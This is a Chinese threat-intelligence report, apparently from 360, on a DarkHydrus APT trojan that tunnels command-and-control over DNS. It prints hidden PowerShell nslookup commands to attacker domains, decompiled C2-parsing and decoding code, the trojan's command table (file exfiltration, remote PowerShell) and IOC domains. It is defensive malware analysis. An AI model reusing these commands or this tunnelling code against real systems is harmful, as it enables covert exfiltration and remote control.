  ○ powershell.exe (3868) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=TXT ajpmjc.akamaiedge.live
    ■ nslookup.exe (2852) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=TXT ajpmjc.akamaiedge.live
  ○ powershell.exe (3900) "powershell.exe -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
    ■ ipconfig.exe (3952) "C:\Windows\system32\ipconfig.exe" /flushdns
  ○ powershell.exe (1364) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=SOA bjpc.edgekey.live
    ■ nslookup.exe (3688) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=SOA bjpc.edgekey.live
  ○ powershell.exe (3976) "powershell.exe -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
    ■ ipconfig.exe (2836) "C:\Windows\system32\ipconfig.exe" /flushdns
  ○ powershell.exe (3104) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=MX bjpc.akamaized.live
    ■ nslookup.exe (836) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=MX bjpc.akamaized.live
  ○ powershell.exe (1192) "powershell.exe -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
    ■ ipconfig.exe (1684) "C:\Windows\system32\ipconfig.exe" /flushdns
  ○ powershell.exe (3196) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=CNAME bjpc.akdns.live
    ■ nslookup.exe (3648) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=CNAME bjpc.akdns.live
  ○ powershell.exe (3460) "powershell.exe -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
    ■ ipconfig.exe (3536) "C:\Windows\system32\ipconfig.exe" /flushdns
  ○ powershell.exe (3696) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=SRV bjpc.akamaiedge.live
    ■ nslookup.exe (3916) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=SRV bjpc.akamaiedge.live
  ○ powershell.exe (2860) "powershell.exe -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
    ■ ipconfig.exe (3784) "C:\Windows\system32\ipconfig.exe" /flushdns
  ○ powershell.exe (3932) "powershell.exe -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=A bjpc.edgekey.live

```

发送上线请求并获取执行指令

木马会根据不同的查询类型，使用不同的正则表达式去匹配DNS服务器返回的结果数据：

比如执行nslookup并使用查询类型为A进行查询，最终使用以下正则表达式匹配返回的数据结果：

```

{
  string pattern6 = "Address:\\s+(\\d+\\.\\d+\\.\\d+\\.\\d+)";
  MatchCollection matchCollection3 = Regex.Matches(data, pattern6, RegexOptions.IgnoreCase);
  if (matchCollection3.Count < 2)
  {
    arrayList.Add("0");
    result = arrayList;
    return result;
  }
  data = matchCollection3[1].Groups[1].Value;
  string[] array2 = data.Split(new char[]
  {
    '.'
  });
  if (state.Equals("getjob"))
  {
    string value2 = "1";
    int num4 = 0;
    string text12 = "";
    for (int k = 0; k <= 3; k++)
    {
      if (array2[k].Equals("255"))
      {
        value2 = "0";
        break;
      }
      int num5;
      int.TryParse(array2[k], out num5);
      text12 += ((char)num5).ToString();
      num4++;
    }
    if (num4 == 0)
    {
      num4++;
    }
    arrayList.Add(num4.ToString());
    arrayList.Add(value2);
    arrayList.Add(text12);
    result = arrayList;
    return result;
  }
  if (state.Equals("getid"))
  {
    arrayList.Add(array2[0]);
    result = arrayList;
  }
}

```

而样本首先会通过向攻击者控制的DNS服务器发送DNS查询请求来发送当前木马的上线ID给攻击者：首先获取当前的进程ID，并与请求查询的域名组成一个二级域名，依次使用nslookup指定DNS的查询类型发送DNS查询信息：

82	10.953419	172.16.1.113	172.16.1.1	DNS	82 Standard query TXT ajpmjc.akamaiedge.live
83	11.327098	172.16.1.1	172.16.1.113	DNS	114 Standard query response TXT
!!!					
<pre> fe ff ff ff ff ff 00 16 3e eb ca 71 08 00 45 00 >..q..E. 00 44 28 b6 00 00 80 11 b7 60 ac 10 01 71 ac 10 ..DC;.....q.. 01 01 fb 27 00 35 00 30 5a d4 00 05 01 00 00 015..0.Z.... 00 00 00 00 00 00 06 61 6a 70 69 0e 05 0a 61 6bfa jpmjc ak 61 6b 61 69 65 64 67 65 04 6c 69 76 65 00 00 10 amatedge..live... 00 01 </pre>					

接着根据当前DNS请求的类型分别用不同的正则表达式规则匹配其返回的数据结果，并取其中的数据：

```
        return result;
    }
    else if (state.Equals("getid"))
    {
        string pattern5 = "(\\w+)." + text;
        MatchCollection matchCollection2 = Regex.Matches(data, pattern5);
        if (!matchCollection2[1].Success)
        {
            arrayList.Add("0");
            result = arrayList;
            return result;
        }
        arrayList.Add(Program.word_to_number(matchCollection2[1].Groups[1].Value));
        result = arrayList;
        return result;
    }
}
```

我们手动模拟使用TXT查询请求并上传木马ID的过程如下：

首先我们构造一个二级域名：ajpinc.akamaiedge.live，二级域名ajpinc中的a代表第一次请求，末尾的c代表结尾，a和c之间是编码过后的当前进程ID。然后我们使用nslookup发送该请求，执行的效果如下：

```
C:\Users\admin>ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。

C:\Users\admin>nslookup -q=txt ajpinc.akamaiedge.live
服务器: UnKnown
Address: 192.168.229.2

非权威应答:
ajpinc.akamaiedge.live text =

        "IHN.AKAMAIEDGE.LIVE."

C:\Users\>
```

而木马程序会使用以下正则表达式来匹配返回的数据结果：(\\w+).
(akdns.live|akamaiedge.live|edgekey.live|akamaized.live)

该正则表达式会匹配上述结果中的ajpinc和ihn字符串，然后将ihn通过指定的解码函数解码得到“107”，解码函数如下：

```
private static string word_to_number(string str)
{
    string text = "";
    for (int i = 0; i < str.Length; i++)
    {
        char c = str[i];
        switch (c)
        {
            case 'h':
                text += "0";
                break;
            case 'i':
                text += "1";
                break;
            case 'j':
                text += "2";
                break;
            case 'k':
                text += "3";
                break;
            case 'l':
                text += "4";
                break;
            case 'm':
                text += "5";
                break;
            case 'n':
                text += "6";
                break;
            case 'o':
                text += "7";
                break;
            case 'p':
                text += "8";
                break;
            case 'q':
                text += "9";
                break;
            default:
                text += c.ToString();
                break;
        }
    }
    return text;
}
```

最后获取当前的配置信息，再通过DNS协议传输给攻击者控制的DNS服务器，并持续发送DNS请求，最终分别使用不同的正则表达式来匹配返回的结果，获取下一步需要执行的指令。

数据匹配规则

样本主要使用的DNS查询类型如下：

A
AAAA

AC
CNAME
TXT
SRV
SOA
MX

木马会根据不同的查询类型，使用不同的正则表达式去匹配攻击者的DNS服务器返回的结果数据：

比如执行nslookup并使用查询类型AC得到返回的数据，并使用以下正则表达式匹配返回的数据结果：

```

ArrayList result;
try
{
    ArrayList arrayList = new ArrayList();
    if (Program.mode.ToLower().Equals("ac") && Program.useAC && state.Equals("getjob"))
    {
        string pattern = string.Concat(new string[]
        {
            ",",
            Program.not_seperator,
            "+",
            Program.seperator,
            "([\\w\\d+\\/=]+)-\\w+.",
            text
        });
        MatchCollection matchCollection = Regex.Matches(data, pattern, RegexOptions.IgnoreCase);
        if (matchCollection.Count >= 1)
        {
            string text2 = "";
            for (int i = 1; i < matchCollection.Count; i++)
            {
                text2 += matchCollection[i].Groups[2].Value;
            }
            text2 += matchCollection[0].Groups[2].Value;
            string text3 = matchCollection[0].Groups[1].Value;
            int num = text3.Count<char>() - 1;
            string text4 = text3[num].ToString();
            text3 = text3.Remove(num);
            text3 = Program.word_to_number(text3);
            text4 = Program.word_to_number(text4);
            text2 = Program.word_to_number(text2);
            arrayList.Add(text3);
            arrayList.Add(text4);
            arrayList.Add(text2);
            result = arrayList;
        }
        else
        {
            arrayList.Add("0");
            result = arrayList;
        }
    }
}

```

使用查询类型为AAAA得到的数据使用以下正则表达式匹配返回的数据结果：

```
else
{
    if (Program.mode.ToLower().Equals("aaaa"))
    {
        if (state.Equals("getjob") || state.Equals("getid"))
        {
            string pattern2 = "Address:\\s+(([a-zA-Z0-9]{0,4};{1,4}[\\w|:]{1,8})";
            Match match = Regex.Match(data, pattern2);
            if (!match.Success)
            {
                arrayList.Add("0");
                result = arrayList;
                return result;
            }
            int num2 = 0;
            string value = "1";
            string[] arg_241_0 = match.Groups[1].Value.Split(new char[]
            {
                ','
            });
            string text5 = "";
            string[] array = arg_241_0;
            for (int j = 0; j < array.Length; j++)
            {
                string text6 = array[j];
                if (text6.Length >= 1)
                {
                    string text7 = text6[0].ToString() + text6[1].ToString();
                    string text8 = text6[2].ToString() + text6[3].ToString();
                    if (text7.Length < 2 || text7.Equals("7e"))
                    {
                        value = "0";
                        num2 = 1;
                        break;
                    }
                    text5 += ((char)Convert.ToInt16(text7, 16)).ToString();
                    num2++;
                    if (text8.Length < 2)
                    {
                        value = "0";
                        break;
                    }
                    text5 += ((char)Convert.ToInt16(text8, 16)).ToString();
                    num2++;
                }
            }
        }
    }
}
```

使用其他DNS查询类型得到的数据使用以下正则表达式匹配返回的数据结果：

```

}
if (!Program.mode.ToLower().Equals("a") && !Program.mode.Equals("ac"))
{
    if (state.Equals("getjob"))
    {
        string pattern4 = string.Concat(new string[]
        {
            "(",
            Program.not_seperator,
            "+)",
            Program.seperator,
            "([\\w\\d+\\/=]+).",
            text
        });
        Match match2 = Regex.Match(data, pattern4);
        if (!match2.Success)
        {
            arrayList.Add("0");
            result = arrayList;
            return result;
        }
        string text9 = match2.Groups[1].Value;
        text9 = text9.Replace("\\", "");
        int num3 = text9.Count<char>() - 1;
        string text10 = text9[num3].ToString();
        text9 = text9.Remove(num3);
        string text11 = match2.Groups[2].Value;
        text9 = Program.word_to_number(text9);
        text10 = Program.word_to_number(text10);
        text11 = Program.word_to_number(text11);
        arrayList.Add(text9);
        arrayList.Add(text10);
        arrayList.Add(text11);
        result = arrayList;
        return result;
    }
    else if (state.Equals("getid"))
    {
        string pattern5 = "(\\w+)." + text;
        MatchCollection matchCollection2 = Regex.Matches(data, pattern5);
        if (!matchCollection2[1].Success)
        {

```

样本所使用的DNS查询类型及返回数据对应匹配的正则表达式如下:

DNS查询类型	匹配结果的正则表达式
A	Address:\\s+(\\d+\\.\\d+\\.\\d+\\.\\d+)
AC	([^r-v\\s]+)[r-v]([\\w\\d+\\/=]+)-\\w+.(<C2DOMIAN>)
AAAA	Address:\\s+(([a-fA-F0-9]{0,4}:{1,4}[\\w :]+){1,8})
CNAME、TXT、SRV、SO A、MX	([^r-v\\s]+)[r-v]([\\w\\d+\\/=]+)-\\w+.(<C2DOMIAN>)和(\\w+).(<C2DOMIAN>)

如果当返回的DNS请求结果中被"216.58.192.174|2a00:1450:4001:81a::200e|2200::|download.microsoft.com|ntservicepack.microsoft.com|windowsupdate.microsoft.com|update.microsoft.com"正则表达式命中, 则代表请求被取消, 则不会执行后续的操作:

```

if (Regex.Match(text, Program.cancel_domains).Success)
{
    string result = "cancel";
    return result;
}

```


Command	Description
\$fileDownload	Uploads the contents of a specified file to C2
\$importModule	Adds a specified PowerShell module to the current script
\$screenshot	Executes the contents of the command, which should be the string '\$screenshot'. We are not sure if this works, but the command name would suggest it is meant to take a screenshot
\$command	Runs a PowerShell command and sends the output to the C2
sleep:\d+	Sets the sleep interval between C2 beacons
\$testmode	Issues DNS queries of A, AAAA, AC, CNAME, MX, TXT, SRV and SOA types to the C2 servers attempting to determine which DNS query types were successful. This command will automatically set the DNS type to use for actual C2
\$showconfig	Uploads the current configuration of the payload to the C2
sleep:\d+	Sets the sleep interval between outbound DNS requests
\$fileUpload	Downloads contents from the C2 server and writes them to a specified file


拓展

有趣的是，我们关联到某个Twitter用户@darkhydrus2的昵称为Steve Williams，该用户名与DarkHydrus吻合，且昵称williams与此次C#编写的木马程序的PDB路径又有些关联：



总结

从近年来的高级攻击事件分析中可以看出，由于利用Office 0day等漏洞进行攻击的成本较高，多数攻击者更趋向于利用Office VBA宏执行恶意代码。企业用户应尽可能小心打开来源不明的文档，如有需要可通过打开Office文档中的：文件-选项-信任中心-信任中心设置-宏设置，来禁用一切宏代码执行：



目前，基于360威胁情报中心的威胁情报数据的全线产品，包括360威胁情报平台（TIP）、天眼高级威胁检测系统、360 NGSOC等，都已经支持对此类攻击的精确检测。

IOC

MD5

5c3f96ade0ea67eef9d25161c64e6f3e
8dc9f5450402ae799f5f8afd5c0a8352
b108412f1cdc0602d82d3e6b318dc634
039bd47f0fdb6bb7d68a2428c71f317d
PDB路径
C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb
CC地址
Office365.life
Office365.services
Onedrive.agency
akamai.agency
akamaiedge.live
akamaiedge.services
akamaized.live
akdns.live
azureedge.today
cloudfronts.services
corewindows.agency
edgekey.live
microsoftonline.agency
nsatc.agency
onedrive.agency
phicdn.world
sharepoint.agency
skydrive.agency
skydrive.services
t-msedge.world
trafficmanager.live

参考链接

[1]. <https://ti.360.net/blog/articles/analysis-of-settingcontent-ms-file/>

[2]. <https://unit42.paloaltonetworks.com/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/>

[3]. <https://ti.360.net/>

[4]. <https://twitter.com/craiu/status/1083305994652917760>

 DARKHYDRUS APT

分享到: 

 [首页](#)

[疑似DarkHydrus APT组织针对中东地区的定向攻击活动分析 >](#)